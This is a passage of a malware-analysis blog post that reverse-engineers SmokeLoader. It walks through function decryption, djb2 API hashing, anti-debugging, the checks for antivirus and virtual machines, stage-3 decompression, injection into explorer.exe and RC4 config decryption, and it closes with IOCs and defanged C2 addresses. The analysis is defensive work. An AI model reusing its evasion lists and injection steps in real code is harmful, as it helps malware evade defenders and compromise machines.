<p><img src="https://cdn-images-1.medium.com/max/1000/0*FdNzJGs4RYB12UHQ" alt="" /></p>

<p>Figure 18. The function re-encrypts itself again after execution</p>

<p>using the code above I went through all the encrypted functions and decrypted them one by one and commented in every call to identify what address was being decrypted or encrypted, as you will see in the figure below.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*4WEMd_RkiRt2kSs7" alt="" /></p>

<p>Figure 19. Decryption and Re-Encryption for every function</p>

<h2 id="api-hashing"><strong>API Hashing</strong></h2>

<p>After decrypting and patching All functions and trying to push comments in assembly view to make it easier to track function calls and control flow, the first decrypted function here is 0x4011CC this function decrypts a small punch of data, using a different XOR key [<strong>0x0x880BD3F6</strong>]</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*H18SkijyMprZMM9-" alt="" /></p>

<p>Figure 20. Sub_4011CC applies decryption stuff</p>

<p>first, this decrypted data did not make sense to me cause I found it useless but then after starting again from the start function, after fixing some of the obfuscation, I found that the malware tried to get the address of <strong>ntdll.dll</strong> in memory which absolutely will use it to resolve needed APIs via hashing</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*CVOo1ZZ2LOgqz4gC" alt="" /></p>

<p>Figure 21. Getting <strong>Ntdll.dll</strong> address using <strong>PEB</strong></p>

<p>getting into <strong>mw_Build_IAT_0()</strong> function reveals some secrets about the hashing algorithm used by Smokeloader.</p>

<h2 id="encrypted-hashes"><strong>Encrypted Hashes</strong></h2>

<p>the below code decrypts hashes and patches them in IDA pro</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">def</span> <span class="nf">xor_chunk_API</span><span class="p">(</span><span class="n">offset</span><span class="p">,</span> <span class="n">n</span><span class="p">,</span> <span class="n">key</span><span class="p">,</span> <span class="n">is_big_endian</span><span class="o">=</span><span class="bp">False</span><span class="p">):</span>  
 <span class="n">ea</span> <span class="o">=</span> <span class="mh">0x400000</span> <span class="o">+</span> <span class="n">offset</span>  
 <span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="mi">0</span><span class="p">,</span> <span class="p">(</span><span class="n">n</span><span class="o">//</span><span class="mi">4</span><span class="p">)</span><span class="o">*</span><span class="mi">4</span><span class="p">,</span> <span class="mi">4</span><span class="p">):</span>  
   
 <span class="n">chunk</span> <span class="o">=</span> <span class="n">idc</span><span class="p">.</span><span class="n">get_bytes</span><span class="p">(</span><span class="n">ea</span> <span class="o">+</span> <span class="n">i</span><span class="p">,</span> <span class="mi">4</span><span class="p">)</span>  
   
 <span class="k">if</span> <span class="n">is_big_endian</span><span class="p">:</span>  
 <span class="n">chunk</span> <span class="o">=</span> <span class="n">chunk</span><span class="p">[::</span><span class="o">-</span><span class="mi">1</span><span class="p">]</span>  
   
 <span class="n">value</span> <span class="o">=</span> <span class="nb">int</span><span class="p">.</span><span class="n">from_bytes</span><span class="p">(</span><span class="n">chunk</span><span class="p">,</span> <span class="n">byteorder</span><span class="o">=</span><span class="s">'little'</span><span class="p">)</span>  
   
 <span class="n">xor_result</span> <span class="o">=</span> <span class="n">value</span> <span class="o">^</span> <span class="n">key</span>  
   
 <span class="n">xor_bytes</span> <span class="o">=</span> <span class="n">xor_result</span><span class="p">.</span><span class="n">to_bytes</span><span class="p">(</span><span class="mi">4</span><span class="p">,</span> <span class="n">byteorder</span><span class="o">=</span><span class="s">'little'</span><span class="p">)</span>  
   
 <span class="n">idc</span><span class="p">.</span><span class="n">patch_bytes</span><span class="p">(</span><span class="n">ea</span> <span class="o">+</span> <span class="n">i</span><span class="p">,</span> <span class="n">xor_bytes</span><span class="p">)</span>
</code></pre></div></div>
<p>here is the hashing routine which is called <strong>djb2</strong></p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*T8fPqVcxCDBumImB" alt="" /></p>

<p>Figure 22. API hashing routine</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">def</span> <span class="nf">hash_djb2</span><span class="p">(</span><span class="n">API_Name</span><span class="p">):</span>  
<span class="nb">hash</span> <span class="o">=</span> <span class="mh">0x1505</span>  
<span class="k">for</span> <span class="n">x</span> <span class="ow">in</span> <span class="n">API_Name</span><span class="p">:</span>  
<span class="nb">hash</span> <span class="o">=</span> <span class="p">((</span> <span class="nb">hash</span> <span class="o">&lt;&lt;</span> <span class="mi">5</span><span class="p">)</span> <span class="o">+</span> <span class="nb">hash</span><span class="p">)</span> <span class="o">+</span> <span class="n">x</span>  
<span class="k">return</span> <span class="nb">hash</span> <span class="o">&amp;</span> <span class="mh">0xFFFFFFFF</span>
</code></pre></div></div>
<p>using <strong>HashDb</strong> to resolve these APIs</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*8ZJ8BqoWm6M4coW7" alt="" /></p>

<p>Figure 23. Replacing Hashs with names using <strong>HashDB</strong></p>

<p>so after resolving All APIs, which is more than 40 APIs Now we need to go through the malware to identify its behavior.</p>

<h2 id="skip-infection"><strong>Skip infection</strong></h2>

<p>after API building it will check the location of the current machine via keyboard language, which will be used to avoid infecting some countries <strong>(Russia, Ukraine)</strong>, It will get the keyboard language list and then compare it to constants that refer to the language of Russia and Ukraine</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*GKwdttmu9iFa3IAq" alt="" /></p>

<p>Figure 24. Skip infecting Russia and Ukraine</p>

<h3 id="check-privilege"><strong>Check Privilege</strong></h3>

<p>after that, it will get the process token via OpenProcessToken API and then try to query [<strong>TokenIntegrityLevel</strong>] and check if it is less than <strong>0x2000</strong> which means that the malware with a Low integrity level</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*vIj5aSL7nNr5VT8O" alt="" /></p>

<p>Figure 25. Getting Process Privalage</p>

<p>and if its integrity is under <strong>0x2000</strong> it will execute a command using ShellExecuteExW to run malware again under the Windows Management Instrumentation Command-line (<strong><em>WMIC</em></strong>)</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*Mp6M8VU_5UTLV71a" alt="" /></p>

<p>Figure 26. Executing Malware under WMIC</p>

<h2 id="anti-debugging-1"><strong>Anti-Debugging</strong></h2>

<p>then Smoke will use native <strong>APIs</strong> to check if it’s being debugged but this time it will not do it through PEB or using APIs like check <strong>Isdebuggerpresent</strong>(), instead it will execute a call to <a href="https://learn.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntqueryinformationprocess"><strong>NtQueryInformationProcess</strong></a>() using <strong>ProcessDebugPort =7 as</strong> an  information class that Retrieves a <strong>DWORD_PTR</strong> value that is the port number of the debugger for the process. A nonzero value indicates that the process is being run under the control of a <strong>ring 3</strong> debugger.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*WZQHoYKSFBfuoUfz" alt="" /></p>

<p>Figure 27. Checking Debugger existence using native API</p>

<p>if it finds that the malware is being debugged it will terminate the process.</p>

<blockquote>
  <p><strong>note</strong>* as I said before the malware decrypts the code and then re-encrypts it again, but sometimes it embeds some strings inside the decrypted code which prevents IDA from identifying this code as a separate function, imagine that instructions then strings then instructions in the same blob, to summarize that the strings exist in the text section inside the encrypted code and Smoke got access to it by calling the next instruction below the strings which places the address of the string in the top of the stack.</p>
</blockquote>

<h2 id="check-avs--virtualization"><strong>Check AVs &amp; Virtualization</strong></h2>

<p>Smoke will go through all loaded modules in the victim machine and and for every module it will compare its name against some of the modules used by famous Anti-virus solutions</p>

<blockquote>
  <p><strong><em>sbiedll → Sandboxie Environment<br />
aswhook → Avast Anti-virus<br />
snxhk → Avast Anti-virus</em></strong></p>
</blockquote>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*9-RvPkWEEILntUlD" alt="" /></p>

<p>Figure 28. Comparing Modules Names to check AVs Existence</p>

<p>then it will enumerate all subkeys under these two keys which are related to disk drivers in a virtual environment</p>

<blockquote>
  <p><strong>Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\SCSI<br />
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\IDE</strong></p>
</blockquote>

<p>it will search for some strings inside its subkeys.</p>

<p><strong>values to look for → [qemu , virtio, vmware , vbox , xen ]</strong><br />
These strings are related to the emulation of drivers in sandboxes and virtualization environment</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*W4Pgj5xhwSq_CKwG" alt="" /></p>

<p>Figure 30. embedded Disk Driver names related to VM emulation</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*ZoIjtn_JmSBPkJHp" alt="" /></p>

<p>Figure 31. keys to search within</p>

<p>using <strong>NtQuerySystemInformation()</strong> API and placing SystemProcessInformation as a class information type it will Return an array of <strong>SYSTEM_PROCESS_INFORMATION</strong> structures, one for each process running in the system.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*emWzQspm6Gf4O4fo" alt="" /></p>

<p>Figure 32. Retrieving process name using <strong>NtQuerySystemInformation</strong></p>

<p>then it will compare process names against some of the background processes used by <strong>Qemu, Vmware, and Virtualbox</strong> environments</p>
<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">qemu</span><span class="o">-</span><span class="n">ga</span><span class="p">.</span><span class="n">exe</span> <span class="err">→</span> <span class="n">Qemu</span>  
<span class="n">qga</span><span class="p">.</span><span class="n">exe</span> <span class="err">→</span> <span class="n">Qemu</span>  
<span class="n">windanr</span><span class="p">.</span><span class="n">exe</span>   
<span class="n">vboxservice</span><span class="p">.</span><span class="n">exe</span> <span class="err">→</span><span class="n">Vbox</span>  
<span class="n">vboxtray</span><span class="p">.</span><span class="n">exe</span> <span class="err">→</span><span class="n">Vbox</span>  
<span class="n">vmtoolsd</span><span class="p">.</span><span class="n">exe</span> <span class="err">→</span><span class="n">Vmware</span>  
<span class="n">prl_tools</span><span class="p">.</span><span class="n">exe</span> <span class="err">→</span><span class="n">System</span> <span class="n">Explorer</span>
</code></pre></div></div>
<p>then it will give a call to the same <strong>API</strong> but with <strong>SystemModuleInformation</strong> as an information class which returns <strong>RTL_PROCESS_MODULES</strong> structure that stores information about <strong>loaded drivers</strong>, so it compares driver name against some embedded drivers names that exist in virtual environments</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*TvIK7aRldFHV57Qb" alt="" /></p>

<p>Figure 31. embedded drivers names</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>vmci.s     vmmemc    vboxvi  
vmusbm     vboxgu    vboxdi  
vmmous     vboxsf    viose  
vm3dmp     vboxmo    vmrawd
</code></pre></div></div>
<h1 id="stage-3-decryption"><strong>Stage 3 Decryption</strong></h1>

<p>After passing all checks, Smoke will start loading the third stage.</p>

<p>it first will check the <strong>Architecture</strong> of the victim machine to determine the appropriate payload, there are 2 payloads one for <strong>x86</strong> and the other for <strong>x64,</strong> so it checks the value of <strong>GS</strong> or <strong>Segment Register</strong> which will be 0 if the process is running in <strong>x86</strong> pc but in <strong>x64</strong> system it will contain a positive value.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*Q68Co7hCgZxjdxkH" alt="" /></p>

<p>Figure 34. Checking windows Architecture</p>

<p>then it will decrypt the payload at the chosen address using the same decryption routine used for <strong>hashes decryption</strong> but with simple additions this time because it is using the Dword value as <strong>Xor key</strong>, he needs to decrypt the payload <strong>dword by dword</strong>, but what if the payload size is not a multiple of 4 (Dword size = 4 bytes) so it will result in a wrong decrypted value at the last (3 or 2 or 1) bytes, to fix this it will get the reminder value after decrypting with a dword value as xor key and then decrypt the reminder bytes with 1 byte as a xor key</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*WFUIsFtFiWMTYT4m" alt="" /></p>

<p>Figure 35. Decrypting the payload with attention to its size</p>

<p>we do it statically by writing a script to decrypt this payload u can check it here</p>
<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">def</span> <span class="nf">xor_chunk_s3</span><span class="p">(</span> <span class="n">data</span><span class="p">,</span> <span class="n">dword_key</span><span class="p">,</span> <span class="n">b_key</span><span class="p">):</span>  
 <span class="n">decrypted</span><span class="o">=</span><span class="sa">b</span><span class="s">''</span>  
   
 <span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="nb">range</span><span class="p">(</span><span class="mi">0</span><span class="p">,(</span><span class="nb">len</span><span class="p">(</span><span class="n">data</span><span class="p">)</span><span class="o">//</span><span class="mi">4</span><span class="p">)</span><span class="o">*</span><span class="mi">4</span><span class="p">,</span><span class="mi">4</span><span class="p">):</span>  
  
 <span class="n">_4_bytes</span><span class="o">=</span> <span class="n">struct</span><span class="p">.</span><span class="n">unpack</span><span class="p">(</span><span class="s">"&lt;I"</span><span class="p">,</span><span class="n">data</span><span class="p">[</span><span class="n">i</span><span class="p">:</span><span class="n">i</span><span class="o">+</span><span class="mi">4</span><span class="p">])[</span><span class="mi">0</span><span class="p">]</span>  
  
 <span class="n">xor_result</span> <span class="o">=</span> <span class="n">_4_bytes</span> <span class="o">^</span> <span class="n">dword_key</span>  
  
 <span class="n">decrypted</span><span class="o">+=</span><span class="n">struct</span><span class="p">.</span><span class="n">pack</span><span class="p">(</span><span class="s">"&lt;I"</span><span class="p">,</span><span class="n">xor_result</span><span class="p">)</span>  
  
 <span class="n">last_bytes_len</span> <span class="o">=</span> <span class="nb">len</span><span class="p">(</span><span class="n">data</span><span class="p">)</span><span class="o">%</span><span class="mi">4</span>  
  
 <span class="k">if</span> <span class="n">last_bytes_len</span> <span class="o">&gt;</span> <span class="mi">0</span><span class="p">:</span>  
  
 <span class="n">last_decrypted</span><span class="o">=</span><span class="p">[]</span>  
  
 <span class="k">for</span> <span class="n">byte</span> <span class="ow">in</span> <span class="n">data</span><span class="p">[</span><span class="o">-</span><span class="n">last_bytes_len</span><span class="p">:]:</span>  
  
 <span class="n">last_decrypted</span><span class="p">.</span><span class="n">append</span><span class="p">(</span><span class="n">byte</span> <span class="o">^</span> <span class="n">b_key</span><span class="p">)</span>  
  
 <span class="k">print</span><span class="p">(</span><span class="n">last_decrypted</span><span class="p">)</span>  
  
 <span class="n">decrypted</span><span class="o">+=</span><span class="nb">bytes</span><span class="p">(</span><span class="n">last_decrypted</span><span class="p">)</span>  
 <span class="k">return</span> <span class="n">decrypted</span>
</code></pre></div></div>
<h2 id="stage-3-decompression"><strong>Stage 3 Decompression</strong></h2>

<p>after decrypting the payload it will use the first 4 bytes as size that is used on <strong>NtAllocateVirtualMemory</strong>() API with <strong>read_write</strong> permission, then the pointer to the allocated memory and the decrypted payload are pushed to another anonymous function which after some research for this function using some const assembly instruction to identify it because it was not a decryption routine or whatever and also something that proves that this function is responsible for decompression is that the allocated size is larger than the decrypted data size which paves the way for a decompression operation that will happen in the allocated region</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*BKDqn_VEfPe6IiYu" alt="" /></p>

<p>Figure 36. Code Chunk for Decompression routine</p>

<p>these assembly instructions give me a hint about the used algorithm which is LZSA2, an old compression algorithm used for old CPUs according to this <a href="https://www.manhunter.ru/assembler/1593_raspakovka_dannih_v_formate_lzsa1_i_lzsa2_na_assemblere.html"><strong>Blog</strong></a></p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*QyAPV3ky1-3dp7R2" alt="" /></p>

<p>Figure 37. The function responsible for LZSA2 decompression</p>

<p><strong>so from another</strong> <a href="https://github.com/emmanuel-marty/lzsa"><strong>GitHub repo</strong></a><strong>, we found a C implementation for this algorithm, cloned it, and then built the project</strong></p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*G3PU0NO2tSC8_vE-" alt="" /></p>

<p>Figure 38. LZSA repo, Big Thanks to him</p>

<p><strong>and here is the used command to decompress the decrypted payload</strong></p>

<p>lzsa_debug.exe -d -r -f 2 decrypted_payload.bin decrypted_decompress.bin</p>

<h2 id="stage-3-injection"><strong>Stage 3 Injection:</strong></h2>

<p>then after decompression, Smokeloader will start injecting this destroyed stage cause we got a PE file without headers, so to do it in Regular steps</p>

<p>1- It gets a handle for Explorer.exe by executing a call to <a href="https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getshellwindow"><strong>GetShellWindow</strong></a><strong>()</strong>Retrieves a handle to Shell’s desktop window, in our case it’s Explorer.exe, and then it gets a handle to this process using <a href="https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-getwindowthreadprocessid"><strong>GetWindowThreadProcessId</strong></a><strong>()</strong></p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">window_handle</span><span class="w"> </span><span class="o">=</span><span class="n">GetShellWindow</span><span class="p">)();</span><span class="w">  
 </span><span class="kr">if</span><span class="w"> </span><span class="p">(</span><span class="w"> </span><span class="n">window_handle</span><span class="w"> </span><span class="p">)</span><span class="w">  
 </span><span class="kr">break</span><span class="p">;</span><span class="w">  
 </span><span class="p">(</span><span class="n">a2-</span><span class="err">&gt;</span><span class="nx">ptr_Sleep</span><span class="p">)(</span><span class="mi">0</span><span class="n">x3E8u</span><span class="p">);</span><span class="w">  
   
</span><span class="n">dwProcessId</span><span class="p">[</span><span class="mi">1</span><span class="p">]</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">window_handle</span><span class="p">;</span><span class="w">  
 </span><span class="n">v6</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">dwProcessId</span><span class="p">;</span><span class="w">  
 </span><span class="n">dwProcessId</span><span class="p">[</span><span class="mi">0</span><span class="p">]</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="mi">0</span><span class="p">;</span><span class="w">  
 </span><span class="p">(</span><span class="n">GetWindowThreadProcessId</span><span class="p">)(</span><span class="n">window_handle</span><span class="p">,</span><span class="w"> </span><span class="nx">dwProcessId</span><span class="p">);</span><span class="w">
</span></code></pre></div></div>
<p>2- it then gets a token handle to <strong>explorer.exe</strong> using <strong>NtOpenProcess()</strong> and duplicates this handle to use it later</p>

<p>3-It then creates a section with <strong>PAGE_READWRITE</strong> permission and then maps this section to the current <strong>malware process</strong> and <strong>Explorer.exe</strong> process using <strong>NtCreateSection()</strong> and <strong>NtMapViewOfSection()</strong> APIs</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*HkJN6jDPkJHOu6Kc" alt="" /></p>

<p>Figure 39. Creating and Mapping sections</p>

<p>4- Create another section but this time with a different permission <strong>PAGE_EXECUTE_READWRITE,</strong> and map this section to the current process and <strong>explorer.exe.</strong></p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*FtJAin2_ZP9J1-Xv" alt="" /></p>

<p>Figure 40. Mapping sections to explorer.exe</p>

<p>5- it then hashes the encrypted payload not the decompressed only to check integrity but it is worth mentioning.</p>
<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">encrypted_payload</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="o">&amp;</span><span class="n">byte_40563A</span><span class="p">;</span><span class="w">  
 </span><span class="n">payload_size</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="mi">0</span><span class="n">x2E46</span><span class="p">;</span><span class="w">  
 </span><span class="n">hash_value</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="mi">0</span><span class="n">x2260</span><span class="p">;</span><span class="w">  
 </span><span class="kr">do</span><span class="w">  
 </span><span class="p">{</span><span class="w">  
 </span><span class="n">v11</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="o">*</span><span class="n">encrypted_payload</span><span class="o">++</span><span class="p">;</span><span class="w">  
 </span><span class="n">hash_value</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">v11</span><span class="w"> </span><span class="o">+</span><span class="w"> </span><span class="nx">33</span><span class="w"> </span><span class="o">*</span><span class="w"> </span><span class="nx">hash_value</span><span class="p">;</span><span class="w">  
 </span><span class="nt">--payload_size</span><span class="p">;</span><span class="w">  
 </span><span class="p">}</span><span class="w">  
 </span><span class="kr">while</span><span class="w"> </span><span class="p">(</span><span class="w"> </span><span class="n">payload_size</span><span class="w"> </span><span class="p">);</span><span class="w">
</span></code></pre></div></div>
<p>6- it next copies the decompressed payload into the mapped section and then builds <strong>IAT</strong> for this payload, then it creates a new thread into <strong>Explorer.exe</strong> using <a href="http://undocumented.ntinternals.net/index.html?page=UserMode%2FUndocumented%20Functions%2FExecutable%20Images%2FRtlCreateUserThread.html"><strong>RtlCreateUserThread</strong></a><strong>()</strong> and <strong>pushes</strong> the address of payload in <strong>explorer.exe</strong> memory as a <strong>StartAddress</strong> argument for this API call.</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*PuTKqe1ywS_vObpE" alt="" /></p>

<p>Figure 41. Creating a threat into <strong>explorer.exe</strong> with payload address as its entry point</p>

<h2 id="stage-3-configuration"><strong>Stage 3 configuration:</strong></h2>

<p>After extracting the third stage file which is a destroyed <strong>PE</strong> file without headers, this time I have 2 options</p>

<ol>
  <li>fixing the file, I found a good walkthrough to do in this <a href="https://m.alvar.es/2020/06/unpacking-smokeloader-and.html#">blog</a>, or</li>
  <li>analyzing the binary inside explorer process which was very annoying cause explorer.exe handles many things and debugging it may force something to crash</li>
</ol>

<p>so I decompressed the file as I said before and found that, malware configuration is saved in a string table, encrypted using <strong>RC4</strong></p>

<p>and smoke is saving it like a key and then the length of the next string and then the length of the next string, etc…until the end of the encrypted data,</p>

<p>so I have written a simple script that can handle this and give us the decrypted config</p>
<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">dump</span><span class="o">=</span> <span class="n">binascii</span><span class="p">.</span><span class="n">unhexlify</span><span class="p">(</span><span class="n">dump</span><span class="p">)</span>  
<span class="n">index</span> <span class="o">=</span> <span class="mi">0</span>  
<span class="n">key</span> <span class="o">=</span><span class="mh">0x246FC425</span>  
<span class="k">while</span> <span class="n">index</span> <span class="o">&lt;</span> <span class="nb">len</span><span class="p">(</span><span class="n">dump</span><span class="p">):</span>  
 <span class="n">enc_length</span> <span class="o">=</span> <span class="n">str_data</span><span class="p">[</span><span class="n">index</span><span class="p">]</span>  
 <span class="n">x</span> <span class="o">=</span> <span class="n">rc4crypt</span><span class="p">(</span><span class="n">dump</span><span class="p">[</span><span class="n">index</span><span class="o">+</span><span class="mi">1</span><span class="p">:</span><span class="n">index</span><span class="o">+</span><span class="mi">1</span><span class="o">+</span><span class="n">enc_length</span><span class="p">],</span> <span class="n">struct</span><span class="p">.</span><span class="n">pack</span><span class="p">(</span><span class="s">'&lt;I'</span><span class="p">,</span><span class="n">key</span><span class="p">))</span>  
 <span class="k">print</span><span class="p">(</span><span class="n">x</span><span class="p">.</span><span class="n">replace</span><span class="p">(</span><span class="sa">b</span><span class="s">'</span><span class="se">\x00</span><span class="s">'</span><span class="p">,</span><span class="sa">b</span><span class="s">''</span><span class="p">))</span>   
 <span class="n">index</span> <span class="o">=</span> <span class="n">index</span><span class="o">+</span><span class="mi">1</span><span class="o">+</span><span class="n">enc_length</span>
</code></pre></div></div>
<p>and here is a list of the encrypted strings in my <a href="https://github.com/FarghlyMal/Decryptors-and-Extractors/blob/main/Smoke%20Loader/Config">GitHub</a></p>

<h1 id="cc"><strong>C&amp;C</strong></h1>

<p>Malware Command and control hosts are also RC4 encrypted so it decrypts in a similar way as the configuration,</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>struct Command_n_control  
{  
 Byte Data_length;  
 DWORD XOR_Key;  
 char Data[Data_length];  
};
</code></pre></div></div>
<p>and here is the decrypted C2</p>

<p><img src="https://cdn-images-1.medium.com/max/1000/0*x20dNe0x5A8NOmiU" alt="" /></p>

<p>Figure 42. decrypted C2 address</p>

<p>the C2 is down so we don’t know the next stage.</p>

<h1 id="iocs"><strong>IOCs:</strong></h1>
<div class="language-json highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="err">File:</span><span class="w">  
</span><span class="err">Wextract</span><span class="w"> </span><span class="err">file:</span><span class="w"> </span><span class="err">C</span><span class="mi">6</span><span class="err">BA</span><span class="mi">6E91</span><span class="err">D</span><span class="mi">40</span><span class="err">AA</span><span class="mi">1507775077</span><span class="err">F</span><span class="mi">9662</span><span class="err">ECB</span><span class="mi">25</span><span class="err">C</span><span class="mi">9</span><span class="err">F</span><span class="mi">0943</span><span class="w">  
</span><span class="err">dropped</span><span class="w"> </span><span class="err">sample</span><span class="w"> </span><span class="err">:B</span><span class="mi">450</span><span class="err">EB</span><span class="mi">89</span><span class="err">D</span><span class="mi">7</span><span class="err">EA</span><span class="mi">250547333228E6820</span><span class="err">A</span><span class="mi">52</span><span class="err">F</span><span class="mi">22</span><span class="err">BABB</span><span class="mi">2</span><span class="w">  
  
</span><span class="err">Other</span><span class="w"> </span><span class="err">Hashes</span><span class="w"> </span><span class="err">:</span><span class="w">  
</span><span class="mi">4</span><span class="err">cd</span><span class="mi">9</span><span class="err">af</span><span class="mi">3</span><span class="err">b</span><span class="mi">630e3</span><span class="err">e</span><span class="mi">06728</span><span class="err">b</span><span class="mi">335</span><span class="err">c</span><span class="mi">2</span><span class="err">a</span><span class="mi">3</span><span class="err">a</span><span class="mi">5</span><span class="err">c</span><span class="mi">48297</span><span class="err">a</span><span class="mi">4</span><span class="err">f</span><span class="mi">36</span><span class="err">fb</span><span class="mi">52</span><span class="err">b</span><span class="mi">765209e12421</span><span class="err">a</span><span class="mi">620</span><span class="err">fc</span><span class="mi">8</span><span class="w">  
</span><span class="err">daa</span><span class="mi">69519885</span><span class="err">c</span><span class="mi">0</span><span class="err">f</span><span class="mi">9</span><span class="err">f</span><span class="mi">4947</span><span class="err">c</span><span class="mi">4e6</span><span class="err">f</span><span class="mi">82</span><span class="err">a</span><span class="mi">0375656630e0</span><span class="err">abf</span><span class="mi">55</span><span class="err">a</span><span class="mi">345</span><span class="err">a</span><span class="mi">536361</span><span class="err">f</span><span class="mi">986252</span><span class="err">e</span><span class="w">  
</span><span class="mi">8</span><span class="err">ecd</span><span class="mi">99368</span><span class="err">b</span><span class="mi">83</span><span class="err">efde</span><span class="mi">6</span><span class="err">f</span><span class="mi">0</span><span class="err">d</span><span class="mi">0</span><span class="err">d</span><span class="mi">538e135394</span><span class="err">c</span><span class="mi">5</span><span class="err">aec</span><span class="mi">47</span><span class="err">faf</span><span class="mi">430e86</span><span class="err">c</span><span class="mi">5</span><span class="err">d</span><span class="mi">9449</span><span class="err">eb</span><span class="mi">0</span><span class="err">c</span><span class="mi">9</span><span class="err">f</span><span class="mi">770</span><span class="w">  
</span><span class="err">ab</span><span class="mi">2</span><span class="err">c</span><span class="mi">8</span><span class="err">fb</span><span class="mi">5e140567</span><span class="err">a</span><span class="mi">6e8</span><span class="err">e</span><span class="mi">55</span><span class="err">c</span><span class="mi">89138</span><span class="err">d</span><span class="mi">5</span><span class="err">faa</span><span class="mi">0</span><span class="err">ef</span><span class="mi">5e6</span><span class="err">f</span><span class="mi">2731</span><span class="err">be</span><span class="mi">3</span><span class="err">c</span><span class="mi">30561</span><span class="err">a</span><span class="mi">8</span><span class="err">ce</span><span class="mi">9e43</span><span class="err">d</span><span class="mi">29</span><span class="w">  
</span><span class="mi">60</span><span class="err">c</span><span class="mi">65307</span><span class="err">f</span><span class="mi">80</span><span class="err">b</span><span class="mi">12</span><span class="err">d</span><span class="mi">2</span><span class="err">a</span><span class="mi">8</span><span class="err">d</span><span class="mi">8820756e900214</span><span class="err">ad</span><span class="mi">19</span><span class="err">a</span><span class="mi">1</span><span class="err">fcfcda</span><span class="mi">18</span><span class="err">cdbee</span><span class="mi">3</span><span class="err">a</span><span class="mi">25974235</span><span class="err">ac</span><span class="w">  
  
</span><span class="err">CnC:</span><span class="w">  
</span><span class="err">hxxp://</span><span class="mf">185.215</span><span class="err">.</span><span class="mf">113.68</span><span class="err">/fks/index.php</span><span class="w">  
</span><span class="err">hxxp://rixoxeu</span><span class="mi">9</span><span class="err">.top/game.exe</span><span class="w">  
</span><span class="err">hxxp://planilhasvbap.com.br/wp-admin/js/k/index.php</span><span class="w">  
</span><span class="err">hxxp://telegatt.top/agrybirdsgamerept</span><span class="w">  
</span><span class="err">hxxp://</span><span class="mf">95.217</span><span class="err">.</span><span class="mf">43.206</span><span class="err">/</span><span class="w">
</span></code></pre></div></div>
<p>you can find the full repo that contains all scripts <a href="https://github.com/FarghlyMal/Config-Extractors/tree/main/Smoke%20Loader"><strong><em>here</em></strong></a></p>

<h1 id="references"><strong>References</strong></h1>

<p><a href="https://n1ght-w0lf.github.io/malware%20analysis/smokeloader/" title="https://n1ght-w0lf.github.io/malware%20analysis/smokeloader/"><strong>Deep Analysis of SmokeLoader</strong><br />
_SmokeLoader is a well known bot that is been around since 2011. It’s mainly used to drop other malware families…_n1ght-w0lf.github.io</a><a href="https://n1ght-w0lf.github.io/malware%20analysis/smokeloader/"></a></p>

<p><a href="https://modexp.wordpress.com/2018/08/23/process-injection-propagate/" title="https://modexp.wordpress.com/2018/08/23/process-injection-propagate/"><strong>Windows Process Injection: PROPagate</strong><br />
_Introduction In October 2017, Adam at Hexacorn published details of a process injection technique called PROPagate. In…_modexp.wordpress.com</a><a href="https://modexp.wordpress.com/2018/08/23/process-injection-propagate/"></a></p>

<p><a href="https://research.openanalysis.net/smoke/smokeloader/loader/config/yara/triage/2022/08/25/smokeloader.html" title="https://research.openanalysis.net/smoke/smokeloader/loader/config/yara/triage/2022/08/25/smokeloader.html"><strong>SmokeLoader Triage</strong><br />
_Taking a look how Smoke Loader works_research.openanalysis.net</a><a href="https://research.openanalysis.net/smoke/smokeloader/loader/config/yara/triage/2022/08/25/smokeloader.html"></a></p>

<p><a href="https://www.vmray.com/analyses/_vt/dcd883af6eb9/report/overview.html" title="https://www.vmray.com/analyses/_vt/dcd883af6eb9/report/overview.html"><strong>SmokeLoader | dcd883af6eb9</strong><br />

